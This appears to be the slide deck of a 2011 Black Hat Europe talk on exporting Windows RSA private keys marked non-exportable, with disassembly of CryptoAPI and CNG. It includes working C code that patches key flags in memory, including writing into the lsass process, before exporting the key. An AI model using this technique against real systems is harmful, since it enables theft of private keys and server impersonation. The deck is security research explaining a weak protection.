NGS Secure

Black Hat Europe 2011

Exporting Non-Exportable RSA Keys

March 18, 2011

Jason Geffner

Principal Security Consultant & Account Manager


jason.geffner@ngssecure.com

NCC Group Plc, Manchester Technology Centre, Oxford Road, Manchester M1 7EF **www.nccgroup.com**

ngssecure
an ncc group company


Introduction

- Digital certificates allow computers to identify themselves
- Often used for:
  - Secure remote server administration
  - Secure file transfers
  - E-commerce websites




Introduction

- A certificate binds an identity with a cryptographic public key
- The identity associated with the certificate has a private key that corresponds to the public key in the certificate
- Client encrypts and decrypts data with the public key, server encrypts and decrypts data with the private key



Introduction

- If an attacker obtains a server's private key, the attacker can impersonate the server




- When importing a certificate with a corresponding private key on the server, Windows allows you to mark the key as non-exportable

ngssecure
an ncc group company

Introduction

- If the private key was not marked as exportable, then attackers cannot export the private key when exporting the certificate…



Or can they?

Does this “protection” merely serve to give administrators a false sense of security?

ngssecure
an ncc group company

Background

- Current versions of Windows ship with two cryptographic API interfaces

- **CryptoAPI**
  - Shipped with every version of Windows (including Windows Mobile) since Windows 2000

- **Cryptography API: Next Generation (CNG)**
  - Introduced in Windows Vista
  - According to MSDN, "positioned to replace existing uses of CryptoAPI throughout the Microsoft software stack"

- Both provide API interfaces to mark keys as non-exportable

Questions

- How does this non-exportable protection work?
- How can an attacker subvert this protection?

ngssecure
an ncc group company

Previous Work

- Andreas Junestam and Chris Clark
  - Uses code injection
  - Will only work on certain versions of CryptoAPI DLLs
  - Does not support CNG
  - No source code provided
- Gentil Kiwi
  - Uses code injection
  - Will only work on certain versions of CryptoAPI DLLs
  - Does not support CNG
  - No source code provided
- Xu Hao
  - Uses API hooking and code injection
  - Not feasible or reliable on all systems
  - No source code or tools provided

CryptoAPI

```
CryptAcquireContext(&hProv,
NULL, NULL, PROV_RSA_FULL,
CRYPT_VERIFYCONTEXT);

CryptGenKey(hProv,
CALG_RSA_KEYX,
CRYPT_EXPORTABLE, &hKey);

CryptExportKey(hKey, NULL,
PRIVATEKEYBLOB, 0, NULL,
&dwDataLen);

GetLastError();
```

GetLastError() returns
0x00000000

```
CryptAcquireContext(&hProv,
NULL, NULL, PROV_RSA_FULL,
CRYPT_VERIFYCONTEXT);

CryptGenKey(hProv,
CALG_RSA_KEYX,
0, &hKey);

CryptExportKey(hKey, NULL,
PRIVATEKEYBLOB, 0, NULL,
&dwDataLen);

GetLastError();
```

GetLastError() returns
0x8009000B

CryptoAPI

- **`CryptExportKey(…)`** sets register **`esi`** to the value of the **`hKey`** parameter
- **`CryptExportKey(…)`** calls a function with **`*(esi + 0x2C)`** or **`*(hKey + 0x2C)`** as an argument
- The called function is **`CPExportKey(…)`**

Disassembly of ***`CryptExportKey(…)`***

```
...
mov esi, [ebp+hKey]
...
push    [ebp+pdwDataLen]
push    [ebp+pbData]
push    [ebp+dwFlags]
push    [ebp+dwBlobType]
push    edi
push    dword ptr [esi+2Ch]
push    dword ptr [ebx+70h]
call    dword ptr [esi+14h]
...
```

CryptoAPI

- **`CPExportKey(…)`** passes the address of **`var_C`** and the value at **`*(hKey + 0x2C)`** as arguments to **`NTLValidate(…)`**

- **`CPExportKey(…)`** then tests the value at **`*(var_C + 0x08)`** against the bitmask **`0x00004001`**

- If neither of the two bits in the bitmask are present in **`*(var_C + 0x08)`**, then the function returns **`0x8009000B`**

Disassembly of ***`CPExportKey(…)`***

```
...
lea eax, [ebp+var_C]
push eax
...
push [ebp+hKey_2C]
call NTLValidate(x,x,x,x)
...
mov eax, [ebp+var_C]
...
test dword ptr [eax+8], 4001h
jnz loc_AC07F04
...
mov [ebp+dwErrCode], 8009000Bh
...
```

CryptoAPI

- In the context of **`NTLValidate(…)`**, **`arg_C`** is the address of **`var_C`** from **`CPExportKey(…)`**
- **`NTLValidate(…)`** passes the value at **`*(hKey + 0x2C)`** as an argument to **`NTLCheckList(…)`**
- The return value of **`NTLCheckList(…)`** is written to **`CPExportKey(…)`**'s **`var_C`**

Disassembly of ***`NTLValidate(…)`***

```
...
push [ebp+hKey_2C]
call NTLCheckList(x,x)
...
mov  ecx, [ebp+arg_C]
mov  [ecx], eax
...
```

CryptoAPI

- **`NTLCheckList(…)`** effectively returns **`*(*(hKey + 0x2C) ^ 0xE35A172C)`**, which **`NTLValidate(…)`** writes into **`var_C`** in the context of **`CPExportKey(…)`**

Disassembly of ***`NTLCheckList(…)`***

```
...
mov eax, [ebp+hKey_2C]
xor eax, 0E35A172Ch
...
mov eax, [eax]
...
```

ngssecure
an ncc group company

CryptoAPI

- Looking back at **`CPExportKey(…)`**, we can see that the bitmask of **`0x00004001`** is tested against:

`*(*(*(hKey + 0x2C) ^ 0xE35A172C) + 8)`

Disassembly of ***`CPExportKey(…)`***

```
...
lea eax, [ebp+var_C]
push eax
...
push [ebp+hKey_2C]
call NTLValidate(x,x,x,x)
...
mov eax, [ebp+var_C]
...
test dword ptr [eax+8], 4001h
jnz loc_AC07F04
...
mov [ebp+dwErrCode], 8009000Bh
...
```

CryptoAPI

```
CryptAcquireContext(&hProv,
NULL, NULL, PROV_RSA_FULL,
CRYPT_VERIFYCONTEXT);

CryptGenKey(hProv,
CALG_RSA_KEYX,
0, &hKey);




CryptExportKey(hKey, NULL,
PRIVATEKEYBLOB, 0, NULL,
&dwDataLen);

GetLastError();
```

```
CryptAcquireContext(&hProv,
NULL, NULL, PROV_RSA_FULL,
CRYPT_VERIFYCONTEXT);

CryptGenKey(hProv,
CALG_RSA_KEYX,
0, &hKey);

*(DWORD*)(*(DWORD*)(
*(DWORD*)(hKey + 0x2C) ^
0xE35A172C) + 8) |=
CRYPT_EXPORTABLE
| CRYPT_ARCHIVABLE;

CryptExportKey(hKey, NULL,
PRIVATEKEYBLOB, 0, NULL,
&dwDataLen);

GetLastError();
```

CNG

- For **CryptoAPI**, we were able to directly access the private key's properties in the context of our own application's process

- For **CNG**, from MSDN:
  "To comply with common criteria (CC) requirements, the long-lived [private] keys must be isolated so that they are never present in the application process."

- We can expect some extra hurdles…

CNG

```
NCryptOpenStorageProvider(
&hProvider, MS_KEY_STORAGE_PROVIDER,
0);

NCryptCreatePersistedKey(hProvider,
&hKey, BCRYPT_RSA_ALGORITHM, NULL,
AT_KEYEXCHANGE, 0);

DWORD dwPropertyValue =
NCRYPT_ALLOW_PLAINTEXT_EXPORT_FLAG;

NCryptSetProperty(hKey,
NCRYPT_EXPORT_POLICY_PROPERTY,
(PBYTE)&dwPropertyValue,
sizeof(dwPropertyValue), 0);

NCryptFinalizeKey(hKey, 0);

NCryptExportKey(hKey, NULL,
LEGACY_RSAPRIVATE_BLOB, NULL, NULL,
0, &cbResult, 0);
```

```
NCryptOpenStorageProvider(
&hProvider, MS_KEY_STORAGE_PROVIDER,
0);

NCryptCreatePersistedKey(hProvider,
&hKey, BCRYPT_RSA_ALGORITHM, NULL,
AT_KEYEXCHANGE, 0);

NCryptFinalizeKey(hKey, 0);

NCryptExportKey(hKey, NULL,
LEGACY_RSAPRIVATE_BLOB, NULL, NULL,
0, &cbResult, 0);
```

CNG

- The value of **hKey** is passed as an argument to **ValidateClientKeyHandle(…)**, which validates the handle and returns the value of **hKey** in register **eax**
- The value in register **eax**, which is **hKey**, is copied into register **esi**
- **NCryptExportKey(…)** calls a function with ***(hKey + 0x08)** as an argument
- The called function is **CliCryptExportKey(…)**

Disassembly of ***NCryptExportKey(…)***

```
...
push [ebp+hKey]
call ValidateClientKeyHandle(x)
mov  esi, eax
...
push dword ptr [esi+8]
...
call dword ptr [eax+58h]
...
```

ngssecure
an ncc group company

CNG

- The argument value at ***(hKey + 0x08)** is copied into register **eax**
- The pointer value in register **eax** is dereferenced and stored in register **edx**, effectively setting **edx** to the value at ***(*(hKey + 0x08))**
- The value at ***(*(hKey + 0x08))** is then passed as an argument to the function **c_SrvRpcCryptExportKey(…)**

Disassembly of ***CliCryptExportKey(…)***

```
...
mov eax, [ebp+hKey_08]
...
mov edx, [eax]
...
push edx
...
call c_SrvRpcCryptExportKey(…)
...
```

ngssecure
an ncc group company

CNG

- **`c_SrvRpcCryptExportKey(…)`** sets **`eax`** to point to the address of the first argument, effectively setting **`eax`** to point to the beginning of the set of arguments in the call-stack
- The address of the arguments is then passed to **`NdrClientCall2(…)`**, which signifies a Local Remote Procedure Call (Local RPC) via the **`pStubDescriptor`**

Disassembly of ***`c_SrvRpcCryptExportKey(…)`***

```
mov     edi, edi
push    ebp
mov     ebp, esp
push    ecx
lea     eax, [ebp+arg_0]
push    eax
push    offset byte_6C811C6A
push    offset pStubDescriptor
call    _NdrClientCall2
add     esp, 0Ch
mov     [ebp+var_4], eax
mov     eax, [ebp+var_4]
leave
retn    38h
```

CNG

***pStubDescriptor**'s Microsoft Interface Definition Language (MIDL) Stub Descriptor Data Structure*

```
pStubDescriptor MIDL_STUB_DESC                                  \
    <offset stru_6C811F18, offset SrvCryptLocalAlloc(x),        \
     offset MIDL_user_free(x), <offset unk_6C834780>, 0, 0, \
     0, 0, offset word_6C811F62, 1, 60001h, 0, 700022Bh, 0, \
     0, 0, 1, 0, 0, 0>
```

RPC_CLIENT_INTERFACE_STRUCT** pointed to by **pStubDescriptor

```
stru_6C811F18
    dd 44h          ; Length
    dd 0B25A52BFh ; InterfaceId.SyntaxGUID.Data1
    dw 0E5DDh       ; InterfaceId.SyntaxGUID.Data2
    dw 4F4Ah        ; InterfaceId.SyntaxGUID.Data3
    db 0AEh, 0A6h, 8Ch, 0A7h, 27h, 2Ah, 0Eh, 86h; InterfaceId.SyntaxGUID.Data4
    ...
```

CNG

- We can use RPC Dump to enumerate all RPC endpoints, in search for the **`InterfaceId`** GUID used by the code in ncrypt.dll

```
C:\>rpcdump.exe /i | findstr b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86
  PC[\pipe\efsrpc] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
  PC[\PIPE\protected_storage] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
  PC[\pipe\lsass] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
  PC[efslrpc] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
  PC[samss lpc] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
  PC[protected_storage] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
  PC[lsasspirpc] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
  PC[lsapolicylookup] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
  PC[LSARPC_ENDPOINT] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
  PC[securityevent] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
  PC[audit] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
  PC[LRPC-00e7668cf378679faa] [b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86] KeyIso :YES
```

- It's clear that the *KeyIso* service is hosting the given RPC server
- This service runs in the context of the lsass.exe process

CNG

- We can find the corresponding RPC server function **`s_SrvRpcCryptExportKey(…)`** in keyiso.dll

- This function passes its input arguments to the function at **`*(_g_pSrvFunctionTable + 0x54)`**, which is **`SrvCryptExportKey(…)`**

Disassembly of ***`s_SrvRpcCryptExportKey(…)`***

```
...
mov   esi, [ebp+arg_30]
...
push  [ebp+arg_34]
push  esi
push  [ebp+arg_2C]
push  [ebp+arg_28]
push  [ebp+arg_24]
push  [ebp+arg_20]
push  [ebp+arg_1C]
push  [ebp+arg_18]
push  [ebp+arg_14]
push  [ebp+arg_10]
push  [ebp+arg_C]
push  [ebp+arg_8]
push  [ebp+arg_4]
mov   eax, _g_pSrvFunctionTable
call  dword ptr [eax+54h]
...
```

CNG

- In the context of **`SrvCryptExportKey(…)`**, **`arg_0`** is the value originally from **`*(*(hKey + 0x08))`** from the memory of **our sample program's process**

- In the **lsass.exe process**, we can see **`SrvCryptExportKey(…)`** calls a function with **`*(*(*(hKey + 0x08)) + 0x18)`** as an argument

- The called function is **`SPCryptExportKey(…)`**

Disassembly of ***`SrvCryptExportKey(…)`***

```
...
push    [ebp+dwFlags]
push    [ebp+pcbResult]
push    ebx
push    [ebp+pbOutput]
push    [ebp+var_4]
push    [ebp+pszBlobType]
push    eax
mov     eax, [ebp+arg_0]
push    dword ptr [eax+18h]
push    dword ptr [esi+84h]
call    dword ptr [esi+64h]
...
```

CNG

- **SPCryptExportKey(…)** calls **KspValidateKeyHandle(…)** to validate ***(*(*(hKey + 0x08)) + 0x18)**
- **KspValidateKeyHandle(…)** simply returns ***(*(*(hKey + 0x08)) + 0x18)**, which is then stored in **var_4** and passed as an argument to **SPPkcs8IsKeyExportable(…)**
- If the function **SPPkcs8IsKeyExportable(…)** returns 0, then the error value **0x80090029** is returned

Disassembly of ***SPCryptExportKey(…)***

```
...
push [ebp+hKey_08_18]
call KspValidateKeyHandle(x)
mov  [ebp+var_4], eax
...
mov  ecx, [ebp+var_4]
...
push [ebp+pParameterList]
push ecx
call SPPkcs8IsKeyExportable(x,x)
test eax, eax
jnz  short loc_6C814EFA
mov  esi, 80090029h
...
```

CNG

- **SPPkcs8IsKeyExportable(…)** sets **ecx** to ***(*(*(*(hKey + 0x08)) + 0x18) + 0x20)**
- The code checks for a bit-flag in the lowest byte of ***(*(*(*(hKey + 0x08)) + 0x18) + 0x20)**
- The header file ncrypt.h defines **NCRYPT_ALLOW_PLAINTEXT_EXPORT_FLAG** as 2
- If the bit-flag is set, then **SPPkcs8IsKeyExportable(…)** returns 1

Disassembly of ***SPPkcs8IsKeyExportable(…)***

```
mov     edi, edi
push    ebp
mov     ebp, esp
mov     ecx, [ebp+hKey_08_18]
mov     ecx, [ecx+20h]
xor     eax, eax
test    cl, 2
jz      short loc_6C81697F
inc     eax
jmp     short loc_6C8169BF
...
loc_6C8169BF:
pop     ebp
retn    8
```

CNG

```
NCryptOpenStorageProvider(&hProvider, MS_KEY_STORAGE_PROVIDER, 0);
NCryptCreatePersistedKey(hProvider, &hKey, BCRYPT_RSA_ALGORITHM,
NULL, AT_KEYEXCHANGE, 0);
NCryptFinalizeKey(hKey, 0);

SC_HANDLE hSCManager = OpenSCManager(NULL, NULL, SC_MANAGER_CONNECT);

SC_HANDLE hService = OpenService(hSCManager, L"KeyIso",
SERVICE_QUERY_STATUS);

SERVICE_STATUS_PROCESS ssp;
DWORD dwBytesNeeded;

QueryServiceStatusEx(hService, SC_STATUS_PROCESS_INFO, (BYTE*)&ssp,
sizeof(SERVICE_STATUS_PROCESS), &dwBytesNeeded);

HANDLE hProcess = OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_READ
| PROCESS_VM_WRITE, FALSE, ssp.dwProcessId);

...
```

CNG

```
...

DWORD hKeySPCryptExportKey;
SIZE_T sizeBytes;

ReadProcessMemory(hProcess, (void*)(*(SIZE_T*)*(DWORD*)(hKey + 0x08)
+ 0x18), &hKeySPCryptExportKey, sizeof(DWORD), &sizeBytes);

unsigned char ucExportable;

ReadProcessMemory(hProcess, (void*)(hKeySPCryptExportKey + 0x20),
&ucExportable, sizeof(unsigned char), &sizeBytes);
ucExportable |= NCRYPT_ALLOW_PLAINTEXT_EXPORT_FLAG;

WriteProcessMemory(hProcess, (void*)(hKeySPCryptExportKey + 0x20),
&ucExportable, sizeof(unsigned char), &sizeBytes);

NCryptExportKey(hKey, NULL, LEGACY_RSAPRIVATE_BLOB, NULL, NULL, 0,
&cbResult, 0);
```

DEMO

ngssecure
an ncc group company

Security Impact

- This subversion does not allow the attacker to cross any security boundaries – therefore, **not a true security vulnerability**

- CryptoAPI
  - A user must have access to their own private keys in order to perform standard cryptographic operations with that private key
  - Regardless of obfuscation, there is no security vulnerability in a user accessing their own data

Security Impact

- CNG
  - Process isolation helps protect private key properties
  - Isolation prevents non-administrative users from using the approach described here to tamper with the non-exportable flag of private keys in memory
  - Other approaches (extracting keys from the file system via DPAPI or from the registry) may still be feasible for a non-administrative user

Conclusion

- The option to mark keys non-exportable should be considered a UI feature, not a security feature
- Without dedicated hardware, protecting private key data via obfuscation is much like protecting media via DRM
- Future research in this area may focus on the security of how Windows handles private keys in conjunction with smart cards and/or TPM modules

Q & A

ngssecure
an ncc group company